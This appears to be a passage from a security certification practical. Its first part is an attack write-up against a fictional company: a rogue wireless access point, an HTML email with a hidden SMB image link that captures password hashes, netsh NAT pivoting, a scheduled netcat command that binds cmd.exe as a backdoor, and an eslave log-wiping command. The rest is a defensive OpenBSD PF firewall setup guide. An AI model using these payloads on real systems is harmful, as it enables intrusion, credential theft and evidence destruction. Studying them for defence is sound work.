At this point I would like to draw some total different attack possibilities when attacking from the Internet. A totally different attack would be to focus on the end user and try to get hold of a remote workstation with has access via VPN to GIACE. This could be a quite easy solution, as we have to deal with the human element again and most probably also with users with no technical background. Probably we could trick a user to install a customized application which we send him by email that would enable us to retrieve the credentials to access the VPN concentrator. Or we could even trick a user in sending us his credentials. With this information available, we could connect to GIACE and use our new access into the GIACE network to widen our reach.

Another approach would be to smuggle some Trojan into the GIACE network. This could be done by sending e-mails to employees and convince them in some way to open the

attachment. If we use a tailored solution written by our own, the anti-virus solution won't pickup any known signatures and the hidden Trojan will pass border virus inspection. By formulating the mail interesting or important, we definitively would find an employee within GIACE who's going to open the attachment. The Trojan than would connect to our system, embedded in a HTML request to pass border security again. Such a request could leave the perimeter via the proxy who would in return pass the response packet back to the client believing that he's dealing with a normal HTTP response.
These attacks are depending on the resources and skills we could mobilize. Writing a customized Trojan horse isn't that easy and requires a certain level of skills programming in a Windows environment. The chances of this attack to succeed would be quite high. Attacking other network resources once we own a internal user workstations shouldn't pose much of a problem – it's only time dependant. We could sniff their network traffic and try to brute force seen password hashes. With enough computing power and a certain portion of luck, getting a valid password is not that unrealistic.

Attack Plan to Compromise an Internal System (Wireless)

The attack from the Internet seems very difficult – The border firewall is tight and research for some vulnerability didn't dig up a useful exploit. Having realized this, we are going to focus on another attack path – not via the Internet where we have to bypass the firewall and get hold of a DMZ machine first, but strike directly at the internal network. For our last attack, I would like to focus on the wireless world. We are not going to attack an insecure wireless LAN access point but we are focusing on the clients. We are positioning our self equipped with a laptop and a wireless access point in front of the company. The access point accepts all connections from all clients (no filtering, no WEP encryption, nothing) and has a powerful antenna to receive even the weakest signal. Our laptop is also connected to the access point building a small private network. The setup is illustrated in Figure 15.



Figure 15: Wireless Attack Setup

On our small little network, we also have a DHCP server, issuing IP addresses to clients requesting them. With this setup prepared, we just have to hope for a client to connect to our access point and request an IP address. By watching the DHCP leases, we will notice every client as soon as he gets an IP address. The following lines shows the dhcpd.leases (/var/state/dhcpd/dhcpd.leases) – A system is listed as soon as an IP addresse is issued:

```
lease 192.168.168.111 {
        starts 0 2003/08/31 13:00:17;
        ends 0 2003/08/31 15:00:17;
        hardware ethernet 00:10:a4:8b:53:8c;
        uid 01:00:10:a4:8b:53:8c;
        client-hostname "thinkpad";
}
```

As soon as a wireless clients connects and has received its IP address, we are going to inspect our little visitor. As the company is mostly using Windows 2000 clients, most probably we are dealing with exactly such an operating system. By opening up a NULL session[7] to the system, we can show available user accounts. We're using Cain[8] for this purpose, as it is very flexible, powerful and easy to use.

[7] Details about Null sessions can be found at http://rusecure.rutgers.edu/add_sec_meas/nullssn.php

[8] Cain&Abel is a security tool for Windows systems which can be used to audit networks and systems. It is downloadable at http://www.oxid.it/cain.html.



Figure 16: Enumerated User List

Once we have the user accounts on the system in scope, we need to find the corresponding e-mail address. As GIACE uses very simple user names, combined of the first letter of the first name and the full last name (i.e. John Doe becomes jdoe), we will definitively find the corresponding e-mail address either by searching their web pages, searching with Google or by calling the company by phone and asking for this users e-mail address. After a while we are able to guess John Doe's e-mail address to be john.doe@giace.org. As we have seen earlier in our reconnaissance phase (by searching for usenet messages with interesting mail headers), the company is using Microsoft Outlook Express as their e-mail client.
We are sending the following e-mail to John Doe:

```
To: John Doe john.doe@giace.org
From: Administrator admin@giace.org
Subject: Workstation Replacement Program

<html>
<body>
Hi John,<br>
<br>
I'm happy to tell you that your new laptop arrived today. You can
pick it up early next week at the service support center.<br>
<img src=\\192.168.168.1\img\image.gif width="0" height="0">
Best regards<br>
Admin
</body>
</html>
```

The important line is written in bold letters. This is an HTML source tag which is loading up an image. The width and height of this image is set to 0 pixels to prevent the user from seeing the broken link. As soon as the Outlook Express receives this mail and John Doe opens it up for reading, the operating system is requesting the image "image.gif" from the server 192.168.1.1 – This is a system on our small little wireless network offering a password protected SMB share. Per default, the Windows operating system is

now trying to authenticate with the username and password, which will fail as we don't have setup the corresponding user. The user won't notice this error, as the image has a 0 size and the placeholder for the image with the typical red cross won't be visible. The important part is, that the users system is trying to authenticate to our server, sending his username and password hash via the wireless network. This enables us to capture the password hash and use Cain's cracker toolkit to brute force the password.



Figure 17: Captured Password Hash



Figure 18: Cain Cracking Password

Once we have the password, we can login to the system. All employees within GIACE have admin privileges on their laptops. Equipped with such an account, we can enable the operating systems router and NAT capabilities and misuse the system as gateway into the corporate internal network. First of all, the service for routing has to be set to "Automatic" or "Started". Via the Cain&Abel's remote service listening or also by connecting to the remote machine with the Windows Computer Management (facility "Connect to another computer") allows us to change this setting accordingly (see Figure 19 for the service).



Figure 19: Enable Service Routing and Remote Access

For configuring and setting up the NAT and routing itself, Cain&Abel helps again. Abel (a small tool which can be installed as a service on remote machines very easily via Cain) offers a shell, where we can setup the NAT and router functionality as follows:

```
netsh
routing ip nat
install
add int "<WLAN Connection Name>" private
add int "<Corporate Network Connection Name>" full
exit
```

As routing and NAT is now enabled, we can change the default gateway at our attackers system and get access to the corporate network as if we're directly connected. The attack succeeded - we gained direct access to one internal system as well as to the whole internal network. By using network sniffers it's just a question of time and we will be able to capture other usernames and password hashes which can be brute forced. Equipped with more accounts, we can login to other systems and expand our reach.

To prevent such an attack, it is important to disable windows ability to automatically connect to any visible access point. The system should only attach to well known and specified access points. This behavior can be changed in the advanced wireless dialog and should be set, that the system only associates with known wireless networks.
E-Mail clients such as Microsoft Outlook 2004 don't request inline pictures by default. The system will only show a placeholder and get the image on user's request, preventing the retrieval of such "bad" inline content.

How can Access be Retained

Once we have access to an important system, we most probably would like to keep it that way, e.g. be able to come back later without having to break in again. Installing some backdoors or additional services can help a great deal. As seen in the previous chapter, we could install Abel as a service on the remote machine. The service offers us some nice functions such as a console window (see Figure 20).



Figure 20: Abel in Action

With such a powerful capability, it should always be possible to open up a door into the system again. The only problem we may have are the network connectivities, especially a firewall. It can be helpful to install a Trojan which can send information from the inside out. There are different kind of specialized eggdrops[9], which connect themselves to an IRC channel and receive their commands through these chat sessions. This can be much easier, as connections from the Internet to the inside world aren't required. Another very easy solution would be to add a small tool to the system scheduler. Programs called by the scheduler run as user SYSTEM, which has the highest priviledges. We could add a netcat to listen for incoming connections or also a netcat who calls home from time to time.

```
at \\192.168.168.111 12:00A /every:1 ""nc -d -L -p 8080 -e
cmd.exe""
```

This command launches a netcat every day at 12:00, listening on port 8080 for incoming connections (which are then attached to cmd.exe). Such an instrument may help to ensure easy reconnection to the once compromised system. To conceal all tracks, it's advisable to delete the system events before leaving the server. This can be done by

[9] An eggdrop is an IRC bot which connects to an IRC channel to perform a certain function. More details can be found at http://www.egghelp.org/whatis.htm

using the event manager or with a small utility called eslave, which enables us to wipe the logs clean:

```
eslave –s \\192.168.168.111 –l "Security" –C
```

Prepared with these commands, we should be able to hide our tracks and come back later.

Countermeasures and Conclusions

As we've seen in the previous chapters, a successful attack is possible. The attack path (as it can be seen in Figure 21) is quite classical as the DMZ services are attacked first (these are the only directly accessible systems from the Internet). As soon as we have a compromised system, the privileges can be extended (step 2) to be able to use certain trust relationships or allowed firewall connectivities to attack other network segments (step 3). But what can be done to prevent such an attack?

Internet facing systems (most likely the ones in the DMZ) should be as up-to-date as possible. Patches have to be installed very regularly and quite fast as zero-day exploits are more and more common. It is essential not to offer too much attack potential; therefore a tight firewall can help to simplify the process. Although one should never forget that once an attacker could compromise one system within a network segment, the firewall isn't playing such a helpful part any longer. Systems within high risks network segment (as the DMZ should be considered) have to be hardened and secured as much as possible and required. One weak point of the proposed security architecture by Daniel is the requirement of having connections coming from the web server and going to the internal database system. This setup opens up new attack vectors into the network. Unfortunately, preventing these connections is extremely difficult, especially if the data has to be up-to-date all the time (if it wouldn't be that way, a connection from inside out could be chosen which places the information regularly onto another server). By placing the database in its own network segment the setup seems to be as secure as possible. If the MSSQL server is correctly hardened and the user accessing the SQL database only has the lowest possible permissions, a successful attack seems to be very unlikely.



Figure 21: Attack Path (Internet)

Having a firewall in place with a default deny policy also helps to minimize the impact of a successful compromise since the compromised machine has not many options to connect to other machines or opening up a back channel to the attacker could be a real problem. If the network administrators watch the log files carefully, one could even detect the possible outgoing connection attempts and step in for immediate corrective actions. A tight firewall is always a pain in the ass for attackers as it complicates most attacks and reconnaissance techniques or even makes them unusable.

As a final conclusion, the proposed network architecture by Daniel MacDonald provides a good service and can withstand typical attacks. Designing a secure network seems to be very well possible, but running a secure network over a long time poses some new problems as patches have to be installed, people tend to be minimalists and like it easy and accessible. Good processes have to be in place to keep a network and its systems in a secure state and provide secure services to its customers.

Assignment #4: Work Procedure

This chapter focuses on the setup of the border firewall. The initial operating system installation, the firewall configuration and testing as well as logging and possible future projects are discussed.

The border firewall is a standard Intel-based PC running OpenBSD[10] 3.4 which makes the setup quite inexpensive and very secure. This work procedure focuses on the setup of the OpenBSD based border firewall.

OpenBSD (OS) Installation

OpenBSD is best installed from the original OpenBSD CDs. Just use the basic options and you should be fine. The installation of the basic operating system is beyond the scope of these installation instructions. Please consult the OpenBSD Installation Guide[11] for detailed information on how to install OpenBSD successfully.

Hardening the System

OpenBSD out-of-the-box is already quite secure. For a firewall, it is possible to turn off some features to even improve security. Normally, on a firewall, there are no users accessing the system all the time and storing files on the system. We can safely turn off quotas. Later on, we will also disable root login via SSH. Administrators need personal accounts and can then switch to root by calling `su`. We could even further restrict commands for certain administrators by using `sudo`, which enables us to allow certain users to only call certain programs as root. As we only have very few users having access to the firewall, we will be using only `su`. All the following steps in the setup should be performed as user root.

Unused user accounts such as named, proxy, uucp and www should also be removed as they are not needed.

A firewall should also not act as a daemon for services which are not absolutely mandatory (so probably just a SSH daemon for accessing the system). So we can turn off NTP and mail services in /etc/rc.conf and other services (as ident, comsat, time, daytime) in /etc/identd.conf. It is even advisable to completely disable identd. Check /etc/rc.conf for the following settings:

```
check_quotas=NO
ntpd=NO
sendmail_flags=NO
inetd=NO
```

Also install all the latest patches for OpenBSD to be up-to-date. These can be retrieved at http://www.openbsd.org/errata.html. It is always advisable to scan the systems external (as well as internal) interface for listening services. Make sure you're not behind

[10] OpenBSD is considered to be one of he most secure operating systems with an advertisement saying „Only one remote hole in the default install, in more than 7 years!" – http://www.openbsd.org

[11] See http://www.openbsd.org/faq/faq4.html for OpenBSD Installation Guide

another firewall to be certain of the results. If there are some services popping up that shouldn't be there, check the configuration files.

As we don't want to have administrative access to the firewall from the Internet, the SSH daemon should only listen on the internal facing interface. This is done by adding the `ListenAddress` directive to the `sshd.conf` file (normally located at `/etc/ssh/sshd_config`). Just add the internal IP address to the ListenAddress directive. We also require SSH to only accepting version 2 protocol for improved security. To be able to track changes and user logons, each firewall admin has his own account on the system and is required to use sudo to execute commands as root. Therefore root logins are not allowed.

The sshd config file should look like the following:

```
# port and IP to listen
Port 22
ListenAddress 62.2.32.10
# protocol and hostkey files
Protocol 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
# logging
SyslogFacility AUTH
LogLevel INFO
# authentication
LoginGraceTime 600
PermitRootLogin no
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile     %h/.ssh/authorized_keys
RhostsAuthentication no
IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no
PasswordAuthentication no
PermitEmptyPasswords no
ChallengeResponseAuthentication no
# forwarding and misc
X11Forwarding no
PrintMotd yes
PrintLastLog yes
KeepAlive yes
```

Certificates for the users are generated with and stored in their `home_directory/.ssh/authorized_keys`.
The keys are generated by calling the ssh-keygen command and are stored (depending on the type rsa/dsa) into the file home_directory/.ssh/id_dsa. The public key (id_dsa.pub) has to be appended to the users /home_directory/.ssh/authorized_keys file.

```
ssh-keygen –t dsa
cat ~/.ssh/id_dsa.pub >> ~/.ssh/authorized_keys
```

After these steps the SSH daemon should only accept logins by users which have a valid certificate.

After these steps, the firewall should be adequately hardened and ready for duty. Before connecting the system to the network, one should check again for listening services by calling `nmap` or by doing a `netstat -an`. See chapter “Testing” for more details on this subject.

Setting Up the Network Interfaces

OpenBSD stores the network interface parameters in the files `/etc/hostname.network_interface_name` where network_interface_name stands for the network interface name, which can be viewed by calling `ifconfig -a`. The border firewall hardware box uses network cards with RealTek based chipsets and the interfaces are called rl0 and rl1 (as well as lo0 for loopback). The configuration file tells the system which IP address to use, the network mask as well as media type, where `none` can be used for autoselection.

We therefore have to configuration files /etc/hostname.rl0 and /etc/hostname.rl1:

```
# hostname.rl0 configuration file
inet 62.2.32.5 255.255.255.0 NONE
#hostname.rl1 configuration file
inet 62.2.32.10 255.255.255.0 NONE
```

You can check the network configuration (network cards) with `ifconfig -a`. Depending on the hardware you use, different names of hardware interfaces will show up. It should look like the following output:

```
border# ifconfig -a
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33224
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x6
lo1: flags=8008<LOOPBACK,MULTICAST> mtu 33224
rl0: flags=8863<UP,BROADCAST,NOTRAILERS,RUNNING,SIMPLEX,MULTICAST>
mtu 1500
        address: 00:0c:29:00:e5:29
        inet 62.2.32.5 netmask 0xffffff00 broadcast 62.2.32.255
        inet6 fe80::20c:29ff:fe00:e529%le1 prefixlen 64 scopeid 0x1
rl1: flags=8863<UP,BROADCAST,NOTRAILERS,RUNNING,SIMPLEX,MULTICAST>
mtu 1500
        address: 00:0c:29:00:e5:33
        inet 62.2.32.10 netmask 0xffffff00 broadcast 62.2.32.255
        inet6 fe80::20c:29ff:fe00:e533%le2 prefixlen 64 scopeid 0x2
pflog0: flags=141<UP,RUNNING,PROMISC> mtu 33224
<snip>
```

Also check `/etc/mygate` to see if the default gateway is set correctly, therefore points to 62.2.32.2.

Setting Up the Firewall Functionality

To be able to use the OpenBSD box as firewall, certain features like IP forwarding have to be enabled. It is also advisable to encrypt the local swap space. Both settings can be set by editing `/etc/sysctl.conf`:

```
# 1=Permit forwarding (routing) of packets
net.inet.ip.forwarding=1
```

```
# 1=Encrypt pages that go to swap
vm.swapencrypt.enable=1
```

The firewall software itself has also to be enabled. This is adjusted in the `/etc/rc.conf` by setting the pf variable:

```
pf=YES
```

The firewall should now be ready. Just keep in mind, that the firewall itself has no rules at the moment and would by default allow and forward all incoming packets. It is advisable to configure the firewall while there is no external connection.

Check that PF is running and network is working

Once we configured the settings for the firewall to work, the system should be rebooted to have a clean startup and check if everything is working out. At startup watch for the log entry "`pf enabled`" to enable PF, "`net.inet.ip.forwarding: 0 -> 1`" to enable IP forwarding and "`starting network daemons: sshd`" – all services automatically started are listed. Only SSH should be printed, all other services should be disabled.
To check PF, we can also call ifconfig and see if the pflog0 interface is up and ready:

```
$ ifconfig pflog0
Pflog0: flags_141<UP,RUNNING,PROMISC> mtu 33224
```

Another step would be to check for network connectivity. These can be checked easily with the ping command. Ping the local interfaces as well as next hops. It could also be interesting to ping a host far away to check routing and default gateway. After these steps, we should be ready to start configuring the firewall itself.

Configure the Firewall

The OpenBSD firewall PF is configured via a configuration file (normally `/etc/pf.conf`) and a PF control tool called `pfctl`. `Pfctl` is used to control the firewalls behavior. The main usage is:

```
pfctl [-AdeghnNqrROvz] [-a anchor[:ruleset]] [-D macro=value]
      [-f file] [-F modifier] [-k host] [-s modifier]
      [-t table] [-T command [address ...]] [-x level]
```

The switches which are mainly used be GIAC-E are explained shortly (man entries):

```
-d      Disable the packet filter.
-e      Enable the packet filter.
-f file
        Load the rules contained in file. This file may
        contain macros, tables, options, and normalization,
        queueing, translation, and filtering rules.  With the
        exception of macros and tables, the statements must
        appear in that order.
-F modifier
         Flush the filter parameters specified by modifier
         (may be abbreviated):
             -F nat        Flush the NAT rules.
             -F queue      Flush the queue rules.
```

```
                -F rules      Flush the filter rules.
                -F state      Flush the state table (NAT and
                              filter).
                -F info       Flush the filter information
                              (statistics that are not bound to
                              rules).
                -F Tables     Flush the tables.
                -F all        Flush all of the above.
     -n      Do not actually load rules, just parse them.
     -N      Load only the NAT rules present in the rule file.
             Other rules and options are ignored.
     -R      Load only the filter rules present in the rule file.
             Other rules and options are ignored.
     -O      Load only the options present in the rule file.  Other
             rules and options are ignored.
     -s modifier
             Show the filter parameters specified by modifier (may
             be abbreviated):
                -s nat     Show currently loaded NAT rules.
                -s queue   Show currently loaded queue rules.
                -s rules   Show currently loaded filter rules.
                -s Anchors Show the currently loaded anchors.
                -s state   Show the contents of the state table.
                -s info    Show filter information (statistics
                           and counters).
                -s labels  Show per-rule statistics (in terse
                           format) of filter rules with labels,
                           useful for accounting.
                -s timeouts Show the current global timeouts.
                -s memory  Show the current pool memory hard
                           limits.
                -s Tables  Show the list of tables.
                -s all     Show all of the above.
```

For a complete set of commands and options, please consult the man entries of pfctl by issuing a `man pfctl` on the shell.

The main component for the firewall configuration is the pf.conf file. This file lists all firewall rules, NAT configuration parameters and other firewall configuration options. Before loading a new pf.conf file into a running configuration it is advisable to check for syntax errors by calling a parse of the file:

```
pfctl –n –f /etc/pf.conf
```

After a successful test, flush all entries and load the new file with all its directives:

```
pfctl –F all; pfctl –f /etc/pf.conf
```

The packet filter configuration file (pf.conf) defines what happens to what kind of packet. The file is a simple text file and can be edited via every standard editor.
A typical pf.conf file has several sections (all are optional) but they have to be in the specified order.

- Macro definitions: They can be regarded as global variables.
- Table: Tables are used as collections of IP addresses (hosts or network addresses). They are primarily used to form dynamic rulesets.
- Options: As the names says, options are global settings that affect all rules.

- Scrub rules: These rules are used for packet normalization.
- Packet queuing rules: Queues are used for bandwidth shaping purposes.
- Packet redirection rules: They are used to implement Network Address Translation (NAT) and corresponding port forwards.
- Packet filtering rules: Packet filtering rules are the cornerstone for implementing the firewall policy.

As part of this introduction, macro definitions, some options, some scrub rules and packet filtering rules are described in more detail. For a complete reference, on-line documentation of PF [OnlPF] or some other reference material [JAAR] should be consulted.

Lists

PF comes with a very handy feature called lists. It is possible to construct lists of values, which are expanded later on into separate rules. Like this it is possible to have a single line for multiple rules. The following code fragment for example blocks all traffic coming from three different IP ranges (also note the \ to write a rule on multiple lines):

```
block in on rl0\
 from {10.0.0.0/8, 192.168.0.0/24, 127.0.0.0/8 } to any
```

Options

Options have a global effect. There are options to adjust normalization or to allow special IP headers like source routing (which is disabled by default).

Macro definitions

Macros are like global variables. Macro definitions can appear anywhere in the configuration file, as long as they are declared before they are used. Macro names must start with a letter and may contain letters, digits, and underscores. Macro names cannot be reserved words such as `pass`, `out`, or `queue`. The following example generates a macro for the external interface and we refer to this variable instead of the real interface name:

```
ext_if = "rl0"
block in on $ext_if from any to any
```

Changing some configuration details (like IP addresses) can be very easy if macros have been used wisely as only one variable has to be adapted.

Scrub rules

